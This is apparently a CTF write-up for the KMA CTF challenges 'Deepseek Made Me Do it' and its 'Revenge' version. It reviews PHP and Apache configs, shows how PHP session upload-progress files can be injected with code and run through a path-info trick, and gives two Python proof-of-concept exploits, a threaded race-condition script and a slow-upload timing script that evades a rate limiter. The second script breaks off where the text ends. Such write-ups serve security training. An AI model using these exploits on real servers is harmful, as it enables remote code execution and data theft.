🚩 KMA CTF - Deepseek Made Me Do it (and Deepseek Revenge)
Executive Summary
- OS: Linux
- Key Technique:
- In the first version of the challenge, strict filters block malicious uploads, but PHP session tracking is enabled, allowing us to inject PHP code into a temporary session file. Due to an Apache routing misconfiguration, we can execute files in the temporary directory via a Local File Inclusion (LFI). By rapidly spamming upload and execution requests, we win a race condition to execute our injected session file before the server deletes it, achieving Remote Code Execution (RCE).
- The “Revenge” version kills this race condition by introducing strict request rate limits and connection timeouts. To bypass these new defenses, the exploit shifts from speed to timing. We start a file upload but provide a fake, oversized
Content-Lengthheader and pause transmission. This tricks the server into writing our payload to disk while hanging the connection, waiting for the rest of the data. With the payload safely held open and the rate limiter delayed, we simply send a single request to execute the file and grab the flag.
- Status:
Completed
Reconnaissance
Configurations
Dockerfile
The Dockerfile reveals that the flag.txt is moved to the /var/www/html/flag.txt

PHP.ini
The codebase is rather simple, it is a PHP web application using Apache as its web-server. Looking into the php.ini file (which is the file that contains the default configurations for applications running on PHP), we can see that the second disable_functions configuration effectively overwrite and nullifies the first.
open_basedir = /tmp:/var/www/html/This means that PHP is allowed to use dangerous functions like system() to spawn a shell. If we can somehow upload a PHP file on the server, we might be able to achieve RCE.
apache2.conf
This config file also have some rather bizarre settings
<Directory /tmp>
        AllowOverride None
        Require all granted
</Directory>

Alias /images/ /tmp/
The first one is that Apache allows user to access to the /tmp directory and set the /images as the alias for /tmp, if a user navigate to /images, they will be landing on the /tmp folder instead.
This is rather dangerous since the /tmp folder often contains session information, and other sensitive temporary information.
<FilesMatch ".*flag.*">
	Require all denied
</FilesMatch>
This block effectively prevent user from easily navigate for the flag.txt file inside the root directory of the web application.
000-default.conf
<VirtualHost *:80>

        ServerAdmin webmaster@localhost
        DocumentRoot /var/www/html
        RewriteEngine On
        RewriteRule  ^(.+\.php)$  $1  [H=application/x-httpd-php]
        LogLevel trace8

        ErrorLog ${APACHE_LOG_DIR}/error.log
        CustomLog ${APACHE_LOG_DIR}/access.log combined

</VirtualHost>
This configuration tells Apache to set the log level to the highest level possible (which is 8). The most important line here is RewriteRule ^(.+\.php)$ $1 [H=application/x-httpd-php] which means that all request sent targeting a path that ends with .php will be handled by the PHP interpreter first before being served to the user.
Web Application
Uploading Files (forge.php)


This is the entry point for getting files onto the server.
-
A user submits an image file and specifies the desired file extension (restricted to
png,jpg, orjpeg). -
The application performs several checks: it verifies the MIME type using “magic bytes,” and it scans the actual text content of the file to block basic PHP tags (
<?php,<?=) and a few dangerous function names. -
If the file passes the checks, the application discards the original filename, generates a random 24-character hexadecimal name, and saves the file into the server’s
/tmp/directory. -
The user is then redirected to the vault ledger.
Viewing the Inventory (vault.php)

This page acts as a dashboard or directory listing for the vault.
-
It reads the contents of the
/tmp/directory and lists every stored file. -
For each file, it provides three distinct actions:
-
Open: Attempts to view the raw file via the
/images/directory route (which is mapped to/tmp/by Apache).
-
Base64: Uses a built-in function to read the file’s contents from
/tmp/and display it as a Base64 encoded string on the screen.
-
Mark: Sends the file to the marking script for verification.
-
Generating a Verification Mark (mark.php)

This is a utility page designed to prove a file exists and hasn’t been tampered with.
-
It accepts a file path via a GET request (e.g.,
?source=/tmp/example.png). -
It checks the file path for the word “flag” and blocks the request if it is found.
-
If the path is permitted, it runs the
sha1_file()function on that path and returns the resulting SHA-1 hash to the user.
Exploitation
File Upload Vulnerability
When I first try to exploit this application, I decide to look into the file upload feature, because there is a high chance that there must be a certain vulnerability inside feature.
The POST request to the forge.php has 3 different argument namely:
image: the uploaded file’s content.ext: the chosen extension of the uploaded file (this is expected to be the same as the uploaded file’s extension).seal: a default string that has the valueForge sealed copythat is requires to be attached in order for the request to be processed.
The PHP handler introduces many layers of filters
$tmp_name = isset($_FILES['image']['tmp_name']) ? $_FILES['image']['tmp_name'] : '';
if ($tmp_name === '' || !is_uploaded_file($tmp_name)) {
	$notice = 'Choose an image first.';
}
Whenever we upload a file, PHP temporarily stores the file inside a certain folder (which is often time the system’s default temporary folder /tmp, with a randomized file name, e.g. phpuX7aZ9), the filter above simply checks if the file exists.
$ext = isset($_POST['ext']) ? strtolower(trim($_POST['ext'])) : '';
elseif (!preg_match('/^(png|jpg|jpeg)$/i', $ext)) {
	$notice = 'Only png, jpg, and jpeg are allowed.';
}
This filter only allows the ext argument to have either the value png, jpg or jpeg.
$image_info = @getimagesize($tmp_name);
$allowed_mimes = array(
	'png' => 'image/png',
	'jpg' => 'image/jpeg',
	'jpeg' => 'image/jpeg',
);
$content_lines = @file($tmp_name);

// Check the mime type of the file based on the signature (the magic bytes)
// Can be bypassed using polyglot.
if ($image_info === false || !isset($image_info['mime']) || $image_info['mime'] !== $allowed_mimes[$ext]) {
	$notice = 'Uploaded file must be a valid image matching the selected extension.';
}
elseif ($content_lines === false) {
	$notice = 'Could not read uploaded file.';
}
This filter is a classic example of file upload vulnerability in PHP where the developer incorrectly uses getimagesize() function to verify whether file is valid. This is caution is already mentioned inside the PHP documentation:

This getimagesize() function is quite forgiving since it uses shortcuts to get its information. The function returns False if either it cannot find the dimension of an image inside its metadata, or it cannot determine the magic byte of the image is an supported one. However:
- The function find the dimension through metadata, it does not directly calculate the actual size on the disk nor does it ask the OS system for the file size, meaning attacker can just simply spoof the metadata for a fake size.
- The function find the file type then immediately determine the mime type of the file through the so-called ‘magic bytes’ (first few bytes) of the uploaded file, which is fixed and can easily be spoofed.
A polyglot will help us sneak our malicious file into the system in this case.
// Get the content of the of the files
$content = implode('', $content_lines);

// Read through the content of the file, checking if it contains php codes with dangerous attributes.
if (preg_match('/<\?php|<\?=|scandir|closedir|readdir|move_uploaded_file/is', $content)) {
    $notice = 'no hack!';
}
what the regex does is literally case-insensitively looking for <?php, <?=, scandir, closedir, readdir, move_uploaded_file inside the file content and block the file upload.
This final filter actually block our way attack vector of simply upload a PHP file using polyglot. Remember when there is a temporary file exists on the system when we upload an image? During the small time frame that the file still exists, we might still be able to upload trigger the execute the file on the system, a race condition.
Race Condition
Upon finding some file upload - related exploit on the Internet about PHP, I stumbled upon some thing called PHP Session Upload exploitation that really fits this challenge. Unfortunately, I could not find the PDF (from a hacker named Faisal Alhadlaq from Saudi Arabia) about this exploit again at the time I write this write-up.
Note: I still managed to download the PDF beforehand, if you need more information about the original PDF, you can send me an email at
dhcno2345@gmail.com
In the previous section, we already discussed why we need a way to exploit our uploaded file during the time the backend was working with it. However, the biggest hurdle of this problem is that our temporary file’s name on the server is completely random, and there is no path traversal vulnerability we can exploit to trigger the file using file descriptor like in HTB Project Nightfall - Korvia Vault. We need a way to create a fixed file name on the remote server. And this is where the PHP session upload vulnerability comes into play.
By default, session.upload_progress.enabled directive is enabled in php.ini file and it is true for this challenge.

Normally, to start PHP Session, you need to put session_start() function on your code or change the
value of session.auto_start from php.ini to ON to auto session start. Unfortunately, the default value of session.auto_start is OFF.
session.upload_progress.enabled bypasses this by allowing the user to create a session all on their own by sending a multipart POST request to an endpoint that has an argument called PHP_SESSION_UPLOAD_PROGRESS (the value specified in session.upload_progress.name).
POST /index.php HTTP/1.1
Host: 127.0.0.1:45801
Cookie: PHPSESSID=hacker
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryCTFPlayer
Content-Length: ...
Connection: close

------WebKitFormBoundaryCTFPlayer
Content-Disposition: form-data; name="PHP_SESSION_UPLOAD_PROGRESS"
{PAYLOAD}
Session in PHP is stateful, it is stored as a file on the server, when we send this POST request to the server, a new session file will be created with the name sess_{PHPSESSID} (e.g. sess_hacker) in the session save path - which is default as /tmp. The content of the session file can be defined by the user (I marked it as {PAYLOAD} inside the example request)
This means that we can upload arbitrary file onto the system this way, completely bypass the filters in /forge.php since this works at any endpoints.
This session is temporary, the moment the server finishes reading the POST request, the server will immediately trigger the clean-up process and remove the session file from the server.

This requires us to upload a huge payload inside the request to stall for enough time. Remember the behaviour of Apache defined inside the 000-default.conf? If we just blindly send request to /images/sess_hacker (since the /images/) directory is an alias for the /tmp directory), we will just receive our raw PHP payload code in plaintext instead of the flag. We also cannot use /images/sess_hacker.php since that exact filename does not exist on the server.
To resolve this problem, we have to rely on another quirks of PHP is the cgi.fix_pathinfo directive inside PHP.ini. This directive allows PHP to climb up the path tree if the specified PHP file does not exist. By sending request to the non-existent file /images/sess_hacker/exploit.php, Apache will pass the file to PHP to interpret, since the file does not exist, PHP climb up the file tree and find the malicious code inside /images/sess_hacker and execute it then serve it back to the user.
PoC
import socket
import threading
import sys
import time

# --- Configuration ---
HOST = "127.0.0.1"
PORT = 45801
SESSID = "hacker"
PAYLOAD = "<?php system('cat /var/www/html/flag.txt'); ?>"

# --- Pre-baked HTTP Payloads ---
# 1. The Multipart POST request
BOUNDARY = "----WebKitFormBoundaryCTFPlayer"
body = (
    f"--{BOUNDARY}\r\n"
    f"Content-Disposition: form-data; name=\"PHP_SESSION_UPLOAD_PROGRESS\"\r\n\r\n"
    f"{PAYLOAD}\r\n"
    f"--{BOUNDARY}\r\n"
    f"Content-Disposition: form-data; name=\"file\"; filename=\"dummy.txt\"\r\n\r\n"
    f"{'A' * 65536}\r\n"  # 64KB padding
    f"--{BOUNDARY}--\r\n"
)

POST_REQ = (
    f"POST /index.php HTTP/1.1\r\n"
    f"Host: {HOST}:{PORT}\r\n"
    f"Cookie: PHPSESSID={SESSID}\r\n"
    f"Content-Type: multipart/form-data; boundary={BOUNDARY}\r\n"
    f"Content-Length: {len(body)}\r\n"
    f"Connection: close\r\n\r\n"
    f"{body}"
).encode('utf-8')

# 2. The GET request
GET_REQ = (
    f"GET /tmp/sess_{SESSID}.php HTTP/1.1\r\n"
    f"Host: {HOST}:{PORT}\r\n"
    f"Connection: close\r\n\r\n"
).encode('utf-8')

success_event = threading.Event()

def trigger_session():
    """Send POST request to create the session file."""
    while not success_event.is_set():
        try:
            s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            s.connect((HOST, PORT))
            s.sendall(POST_REQ)
            s.close()
        except Exception:
            pass

def execute_payload():
    """Hits the vulnerability endpoint checking for the payload execution."""
    while not success_event.is_set():
        try:
            s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            s.connect((HOST, PORT))
            s.sendall(GET_REQ)

            response = s.recv(4096).decode('utf-8', errors='ignore')
            s.close()

            if "KMACTF{" in response:
                success_event.set()
                print("\n[+] Race condition won using raw sockets! Flag extracted:")
                for line in response.split('\n'):
                    if "KMACTF{" in line:
                        print(f"    {line.strip()}")
                sys.exit(0)
        except Exception:
            pass

if __name__ == "__main__":
    print("[*] Starting High-Speed Socket Race Condition...")
    print(f"[*] Target: {HOST}:{PORT}")

    for _ in range(10):
        threading.Thread(target=trigger_session, daemon=True).start()

    for _ in range(10):
        threading.Thread(target=execute_payload, daemon=True).start()

    try:
        while not success_event.is_set():
            time.sleep(0.1)
    except KeyboardInterrupt:
        print("\n[-] Aborted by user.")
        sys.exit(1)
Exploitation (Deepseek revenge)
The only architectural difference in this second version of the challenge is the introduction of rate_limit.php file which was added to the codebase as a prepending file inside PHP.ini.
The auto_prepend_file = /var/www/html/rate_limit.php directive set the rate_limit.php to be the one being interpreted and run first, before the actual requested PHP file is executed.
[HTTP Request: /index.php]
           │
           ▼
┌──────────────────────────┐
│      rate_limit.php      │  <── Executed first automatically
└──────────┬───────────────┘
           │ (If it doesn't call exit/die)
           ▼
┌──────────────────────────┐
│        index.php         │  <── The actual requested file executes
└──────────────────────────┘
This is the details of the rate_limit.php file:
<?php
$ip = $_SERVER['REMOTE_ADDR'];
$rate_dir = '/tmp/.rate_limits';
if (!is_dir($rate_dir)) {
    @mkdir($rate_dir, 0777, true);
}
$rate_file = $rate_dir . '/rate_' . md5($ip);

// THE CORE CHECK:
// 1. file_exists($rate_file): Has this IP made a request before?
// 2. (time() - filemtime($rate_file)) < 1: Subtract the file's last modified timestamp from the current timestamp.
//    If the difference is strictly less than 1 second, they are hitting the server too fast.
if (file_exists($rate_file) && (time() - filemtime($rate_file)) < 1) {

    header($_SERVER['SERVER_PROTOCOL'] . ' 429 Too Many Requests');
    header('Content-Type: text/plain; charset=UTF-8');

    echo 'Rate limit exceeded. Please wait.';

    // exit to prevents the main target script (like index.php) from ever loading.
    exit;
}
@touch($rate_file);
?>
The main check requires us to not send more and 1 request per second. This completely kills our previous exploit because the previous exploit relies on sending a big request and then immediately send another request to the server to trigger the uploaded PHP file. Adding 1 second (1000ms) to our previous exploit will fail it completely and we’ll lose the race.
Attempting Slowloris attack in this case is also futile since there is a new configuration added inside 000-default.conf that is RequestReadTimeout body=1, if the we dripping the request for more than 1 second, Apache will also close the connection and PHP clean up the session.
However, to bypass this setting is surprisingly simple. The auto prepend script will only be executed after the request is fully read, the script will only create a new rate limiting tracking file after the request is read. Meaning the 1-second time window that the script try to validate only starts counting after the a request is fully read.
In PHP, the user input session upload file will be created on the disk first before all else (yeah, PHP sucks), by sending a request that has a spoofed Content-Length that’s much larger than the actual request,the server keep the session file alive and wait until time-out or Apache one-sidedly closes the connection after 1 second. This will be the workflow for our exploit:
-
T+0.0s: Open Socket 1 (The Writer). Send the POST headers and the
PHP_SESSION_UPLOAD_PROGRESSpayload, but claim a largeContent-Lengthwithout sending the rest of the file. PHP creates the session file. -
T+0.2s: Pause. Do not close Socket 1.
-
T+0.3s: Open Socket 2 (The Reader). Send the GET request to
/tmp/sess_hacker/exploit.php. -
T+0.35s: Socket 2 completes. PHP executes
rate_limit.php(it passes because it’s our first completed request). PHP then executes our Path-Info LFI, parses the session file, and returns the flag. -
T+0.4s: Close both sockets. (Socket 1 will eventually time out or finish, hit the rate limit, and die, but we already have our flag).
What’s more is that the second version’s exploit is a much more elegant and stealthy (we do not bombard the server with request) solution. And this exploit also works with the first version.
PoC
import socket
import time
import sys

# --- Configuration ---
HOST = "127.0.0.1"
PORT = 45801
SESSID = "hacker"
PAYLOAD = "<?php system('cat /var/www/html/flag.txt'); ?>"

BOUNDARY = "----WebKitFormBoundaryCTFPlayer"

BODY_START = (
    f"--{BOUNDARY}\r\n"
    f"Content-Disposition: form-data; name=\"PHP_SESSION_UPLOAD_PROGRESS\"\r\n\r\n"
    f"{PAYLOAD}\r\n"
    f"--{BOUNDARY}\r\n"
    f"Content-Disposition: form-data; name=\"file\"; filename=\"dummy.txt\"\r\n\r\n"
    f"{'A' * 65536}\r\n"
    f"--{BOUNDARY}--\r\n"
).encode('utf-8')

TOTAL_LENGTH = len(BODY_START) + 1024 * 50

POST_HEADERS = (
    f"POST /index.php HTTP/1.1\r\n"
    f"Host: {HOST}:{PORT}\r\n"
    f"Cookie: PHPSESSID={SESSID}\r\n"
    f"Content-Type: multipart/form-data; boundary={BOUNDARY}\r\n"
    f"Content-Length: {TOTAL_LENGTH}\r\n"
    f"Connection: close\r\n\r\n"
).encode('utf-8')

GET_REQ = (
    f"GET /tmp/sess_{SESSID}/exploit.php HTTP/1.1\r\n"
    f"Host: {HOST}:{PORT}\r\n"
    f"Connection: close\r\n\r\n"
).encode('utf-8')

def exploit():
    while True:
        try:
            # Step 1: Initiate the session creation
            print("[1] Uploading session file...")
            s_writer = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            s_writer.connect((HOST, PORT))

            print("[2] Sending headers and payload, then pausing upload...")
            s_writer.sendall(POST_HEADERS + BODY_START)

            # Step 2: Wait for PHP to parse the boundary and write the file to disk.
            time.sleep(0.2)

            # Step 3: Trigger the exploit
            print("[3] Opening trigger exploit using PATH-INFO...")
            s_reader = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            s_reader.connect((HOST, PORT))
            s_reader.sendall(GET_REQ)

            # Step 4: Result and clean-up
            print("[4] Execution results:")
            response = s_reader.recv(4096).decode('utf-8', errors='ignore')

